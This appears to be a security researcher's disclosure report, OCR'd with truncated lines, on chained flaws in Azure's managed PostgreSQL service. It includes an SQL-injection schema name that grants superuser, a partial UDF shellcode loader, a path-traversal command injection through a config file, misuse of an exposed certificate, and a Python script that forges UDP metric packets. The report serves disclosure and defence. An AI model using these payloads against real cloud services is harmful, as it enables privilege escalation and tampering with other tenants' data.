Azure:

Database Elevate Privilege & Remote Code Execution & Effect other User's Metric

Platform:

Azure Database for PostgreSQL Flexible Server

Class:

Remote Code Execution

Summary:

I found some problems in PostgreSQL Flexible Server which can make me to be superuser in database. With superuser's role, I get a code execution over host container, after analyzing some shell scripts which exist in host container, find that the other container share some folders with this container which make me use azcopy with link-file to get "/proc/1/cmdline and /proc/1/cwd/VmAgent.SideCar.Postgres.dll"(for better understanding, I named PostgreSQL container and C# container). Reverse VmAgent.SideCar.Postgres.dll with ILSpy, I find that it has a class named MDMMetricsSender, I can manual generation udp packet about metric on the full knowledge of MDMMetricsSender. There is a strange file there in the "/tmp" directory which named mdmd.p12, I get a private key and public key withouth password after I download and prase it, then with some keyword searches in github, I think it will exist the third container which listen in port 8125:udp and can be get from image linuxgeneva-microsoft.azurecr.io/genevamdm, I download and run the image with the cert I get before, then put some some specially modified metric udp packet to local mdm server, I find that I can control any other user's metric info.

Note: It should have the knowledge about subscription id and resource group name to change any other user's metric. To read chapter of Usage for more information about my attachment.

Attack Description:

Phase I: Get superuser's role of database

There are three vulnerabilities I have researched for get superuser's role, but until now, one of them is useful which I think that the other two may be patched.

- **The first one is still the problem in extension Anon which I mentioned in VULN-107034 before, but a variant. (Cannot used now)**
  1. Create a flexiable server postgres database with extensions anon, pgcrypto and shared_libray anon enabled. Connect in database postgres.
  2. Create a new schema test or other names, create extension pgcrypto in it, create extension anon in schema pulic.

3. Create function public.digest(text,text) with elevate privileges logic like alter role xxx with superuser, then select anon.hash('1'), you can be superuser.

The root cause of this problem is that anon use "@extschema@" and "security definer".

- **The second one is query_store extension which depend on tablefunc and some views in it will be called by superuser.(Cannot used now)**

1. Create a flexiable server postgres database with extension tablefunc enabled. Connect in database azure_sys.
2. Drop extension tablefunc cascade and reinstall it in public, replace function crosstab(a text,b text) with elevate privileges logic and other SQL to ensure it will not get SQL error during executing.
3. Reboot the server and open the function about Monitor performance by using the Query Store, wait minutes, you can be superuser.

The root cause of this problem is that query_store depend on the extension tablefunc that user can control.

- **The third one is still useful which I find from pgcrypto-after-create.sql after I get the file from PostgreSQL container.**

1. Create a flexiable server postgres database with extensions pgcrypto and cube enabled. Connect in database postgres.
2. Create schema "cube(float) to testtianma;alter role testtianma superuser;--" and create extension cube in schema pg_catalog.
3. Create extension pgcrypto in schema "cube(float) to testtianma;alter role testtianma superuser;--". you can be superuser.

The root cause of this problem is that SQL Injection which presented in Figure 1.

extension_scripts > pgcrypto-after-create.sql

```
DO $$
DECLARE
    pgcrypto_schema text;
BEGIN
    -- Find the pgcrypto schema
    SELECT NSP.nspname INTO pgcrypto_schema FROM pg_catalog.pg_extension JOIN pg_catalog.pg_namespace NSP on NSP.oid = extnamespace

    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.hmac(text,text,text) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.digest(bytea,text) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.hmac(bytea,bytea,text) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.crypt(text,text) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.gen_salt(text) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.digest(text,text) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.gen_salt(text,integer) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.encrypt(bytea,bytea,text) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.decrypt(bytea,bytea,text) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.encrypt_iv(bytea,bytea,bytea,text) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.decrypt_iv(bytea,bytea,bytea,text) TO azure_pg_admin', pgcrypto_schema);
    EXECUTE FORMAT('GRANT EXECUTE ON FUNCTION %s.gen_random_bytes(integer) TO azure_pg_admin', pgcrypto_schema);
```

Figure 1 pgcrypto-after-create.sql in PostgreSQL container

Phase II: Code execution over host container

There are many ways to get code execution with PostgreSQL, I choose UDF to realize it. You can find fully using in https://github.com/testtianmaaaa/postgresql_udf_help. And a briefly look in Figure 2.

```
SELECT lo_create(5139);
insert into pg_largeobject values (5139, 0, decode('7f454c

insert into pg_largeobject values (5139, 1, decode('f01200

insert into pg_largeobject values (5139, 2, decode('f30f1e

insert into pg_largeobject values (5139, 3, decode('000000

insert into pg_largeobject values (5139, 4, decode('720072

insert into pg_largeobject values (5139, 5, decode('000000

insert into pg_largeobject values (5139, 6, decode('203e00

insert into pg_largeobject values (5139, 7, decode('000000


select lo_export(5139,'/datadrive/pg/data/postgres');
CREATE OR REPLACE FUNCTION sys_eve(text) RETURNS text AS '
drop function sys_eve(text);
drop extension tablefunc cascade;
select sys_eve('id');
```

```
sys_eve('id') | 输入一个 SQL 表达式来过滤结果 (使用 Ctrl+Space)
ABC sys_eve
uid=1010(azuredb) gid=1010(azuredb) groups=1010(azuredb)
```

Figure 2 code execution example

Phase III: Change other user's metric

When I get code execution in PostgreSQL container. I find that some files in directory /datadrive have root group permissions, I think it must exist the second container do something like PostgreSQL's server parameter's updating or server's logs uploading, I use linux file link technology to get file read in the second container with the knowledge get from shell script BlobLogUpload.sh in Figure 3. And I named the second container with C# container.

```
# If the current wal file has been ready for more than 30 minutes, just upload the wal file.
if [ x"${enable_pg_engine_upload}" = x0 ]; then
    ready_file_path="${PG_WAL_PATH}/archive_status/${file_to_upload}.ready"
    if [ -f "${ready_file_path}" ] && [ "$(expr $(date +%s) - $(stat "${ready_file_path}" -c %Y))" -gt 1800 ]; then
        enable_pg_engine_upload=1
        LOG "Allowing DB engine WAL file upload. Reason: WAL file ${file_to_upload} has not been uploaded by Side Car for 30 m
    fi
fi
```

Figure 3 BlobLogUpload.sh

After that, I got a binary which run with pid 1 in C# container. I use ILSpy to reverse it and get some interesting class. And I got a code execution injection point which presented

in Figure 4. I just change allconfig.json like Figure 5 presented and use /api/Db/Ops/CanRestore to activate the test.sh that I created, also it needed to create some folders like “/datadrive/test/";"/datadrive” to avoid the error. Then I got fully control in C# container and dump all .dll in directory /net6.0 to reverse.

```
    }
    using (StreamWriter writer = File.CreateText(Path.Combine("/datadrive/certs", keyFileName)))
    {
        PemWriter pemWriter = new PemWriter(writer);
        pemWriter.WriteRsaPrivateKey(cert);
        writer.Flush();
    }
    ProcessStartInfo chmodProcessInfo = new ProcessStartInfo("/bin/bash", "-c \"chmod 600 " + Path.Combine("/datadrive/certs", keyFileName) + "\"");
    chmodProcessInfo.RedirectStandardOutput = true;
    chmodProcessInfo.RedirectStandardError = true;
    chmodProcessInfo.UseShellExecute = false;
    chmodProcessInfo.CreateNoWindow = true;
    Process process = new Process();
    process.StartInfo = chmodProcessInfo;
    process.Start();
    process.WaitForExit();
}
```

Figure 4 code execution injection point in C# container

```
    "manage_replica_hba_conf_entry": {},
    "pg_servergroup_role_other": {
        "../../../datadrive/test;/datadrive/test.sh;": "MIIcuAIBAzCCHHQGCSqGSIb3DQEHAaCCHGUEghxhMIIcXTC
EggTYocqtYrDaQJacWAlPEeADQyh32YkiIMNd4mLDr/1IB4SAzzqSpKrBcVpD8kP6TiEcTWxPjMbY24sW71JN5eM6pkQDCLH1+LyGf
au9/2eT1YKirN7/2XrPcutYk3tBQby+zi8N31I+PW9+3TJEqFpyxMD4gXrhH6AEWazUdC47Z6BCCHN/0AAsxinKyK4r8m4CBwVIhLrX
fusxnWflCwqeVFSLdKuvEiqxLomrvjCdQCQpaJYZq4F9kRdSb2pY+pRJddk1gp8Id0f7weqGelyL9VvjPGo+V4hfJwWloKBjlQGKXoZ
```

Figure 5 changes in allconfig.json

After the above operations, Class MDMMetricsSender which presented in Figure 6 let me understand udp port 8125’s role and how to generate a metric information. To get more information I search the keyword in github and get more information about genevamdm and a public image “linuxgeneva-microsoft.azurecr.io/genevamdm” about it, then I download and run it find that it need a cert that can run correctly, and there exist a mdmd.p12 in PostgreSQL container’s directory /tmp, so what is it, I download it and parse it, fortunately there is no password, the certs is presented in Figure 7. I extract and rename it for my local image to read, luckily again it managed to run in Figure 8. At all, I wrote a python script which presented in Figure 9 to manually modify MDMMetrics, It should be noted that in my local server it will be feasible when change any other user’s metric but not take effect in MDMMetrics container online. The change result is presented in Figure 10.

```
public class MDMMetricsSender : IMetricsSender
{
    private const string MetricDimsFileName = "/metrics/dims.iq";

    private const string MdmHost = "127.0.0.1";

    private const int MdmPort = 8125;

    private const string MdmLegacyShoeboxMetricNamespace = "MicrosoftOrcasBreadthServers";

    private const string MdmMetricNamespace = "InternalServiceMetrics";

    private readonly ILogger logger;

    private string mdmLegacyShoeboxAccount;

    private string mdmShoeboxRegionalAccount;

    private string mdmShoeboxMetricNamespace;

    private string mdmRegionalInternalAccount;
```

Figure 6 Class MDMMetricsSender

颁发给	颁发者	截止日期	预期目的	友好名
AME INFRA CA 01	ameroot	2026/5/25	KDC 身份验证, 服...	<无>
ameroot	ameroot	2026/5/25	<所有>	<无>
client.geneva.keyvault.prod....	AME INFRA CA 01	2025/3/11	服务器身份验证, 客...	<无>

Figure 7 certs in mdmd.p12

```
ntGroupName=Default    EndPoint.cpp(196)       The endpoint has been updated avoiding DNS resolution. Original Host: "azossdb1.prod.microsoftmetrics.com", ResolvedBaseAddressHost: "https://azossdb1.prod.microsof
metrics.com", ResolvedBaseAddressIp: "", FullResolvedUrl: "https://azossdb1.prod.microsoftmetrics.com/api/v2/config/monitoringAccount/MicrosoftDBForPGFlexShoeboxProdeastus/publicationEndpoints?endpointGroupName
Default"
024-05-09T02:48:57.447 Info    TID:135205438081536     HttpClientManager       https://azossdb1.prod.microsoftmetrics.com, KeyVault Certificate (C5100EB26EC0A6B101955E1853263ACD392922A8)_30000        HttpClientM
nager.cpp(90)  Created new HttpClient. BaseUri: "https://azossdb1.prod.microsoftmetrics.com", Key: "https://azossdb1.prod.microsoftmetrics.com_KeyVault Certificate (C5100EB26EC0A6B101955E1853263ACD392922A8)_300
0", AllowCaching: false
024-05-09T02:48:57.448 Info    TID:135205438081536     MonitoringAccountConfigLoader   MicrosoftDBForPGFlexShoeboxProdeastus   ConfigurationLoaderBase.cpp(651)        Sending configuration request. URL: "https:
/azossdb1.prod.microsoftmetrics.com/api/v2/config/monitoringAccount/MicrosoftDBForPGFlexShoeboxProdeastus/publicationEndpoints?endpointGroupName=Default[azossdb1.prod.microsoftmetrics.com]", Trace GUID: "{bdce2
0b-cfd9-43c6-96b6-cafd0db9c9e3}", Cert.Thumbprint: KeyVault Certificate (C5100EB26EC0A6B101955E1853263ACD392922A8[CLIENT.GENEVA.KEYVAULT.PROD.OSDB.AZCLIENT.MS]), ClientBaseUri: "https://azossdb1.prod.microsoftm
trics.com/", ProxyServer: "", Body: ""
024-05-09T02:48:57.450 Info    TID:135205438081536     MonitoringAccountManager        MicrosoftDBForPGFlexShoeboxProdeastus   PartitionedMonitoringAccountManager.cpp(240)    Waiting for the initial account con
iguration load to complete. MaxWait(ms): 20000, Step: 0
024-05-09T02:48:57.500 Info    TID:135205188228064     MonitoringAccountConfigLoader   MicrosoftDBForPGFlexShoeboxProdeastus   ConfigurationLoaderBase.cpp(741)        Query of configuration update succeeded. UR
: "https://azossdb1.prod.microsoftmetrics.com/api/v2/config/monitoringAccount/MicrosoftDBForPGFlexShoeboxProdeastus/publicationEndpoints?endpointGroupName=Default[azossdb1.prod.microsoftmetrics.com]", Trace GUI
: "{bdce27b8-cfd9-43c6-96b6-cafd0db9c9e3}", HandlingServer: "azossdb1-azossdb1-back_Metrics.Server_IN_11"
```

Figure 8 logs about genevamdm in local

```python
def create_udp_client():
    udp_client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    udp_client.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server_address = ('127.0.0.1', 8125) # for vm injected it should be 169.254.128.1
    udp_client.connect(server_address)

    return udp_client

def build_log_message_for_internal_account(account_name, metric_name, metric_value):
    message = '{{"Account":"{0}","Namespace":"{1}","Metric":"{2}","Dims":{3}}}:{4}|g'.format(account_name, "InternalServiceMet
    return message.encode('ascii')


def build_log_messages_for_shoebox():
    bytes_of_messages = []
    for metric_name, metric_value in metric_values.items():
        message_format = '{{"Account":"{0}","Namespace":"{1}","Metric":"{2}","Dims":{{"ResourceId":"{3}", "{4}":"{5}"}}}}:{6}|
        server_group_message_format = '{{"Account":"{0}","Namespace":"{1}","Metric":"{2}","Dims":{{"ResourceId":"{3}", "{4}":"
        if mdm_legacy_shoebox_account:
            message = message_format.format(mdm_legacy_shoebox_account, "MicrosoftOrcasBreadthServers", metric_name, resource_
            bytes_of_messages.append(message.encode('ascii'))
        if mdm_shoebox_regional_account and mdm_shoebox_metric_namespace:
            message = message_format.format(mdm_shoebox_regional_account, mdm_shoebox_metric_namespace, metric_name, resource_
```

Figure 9 logs about genevamdm in local



Figure 10 change sessions_by_state metric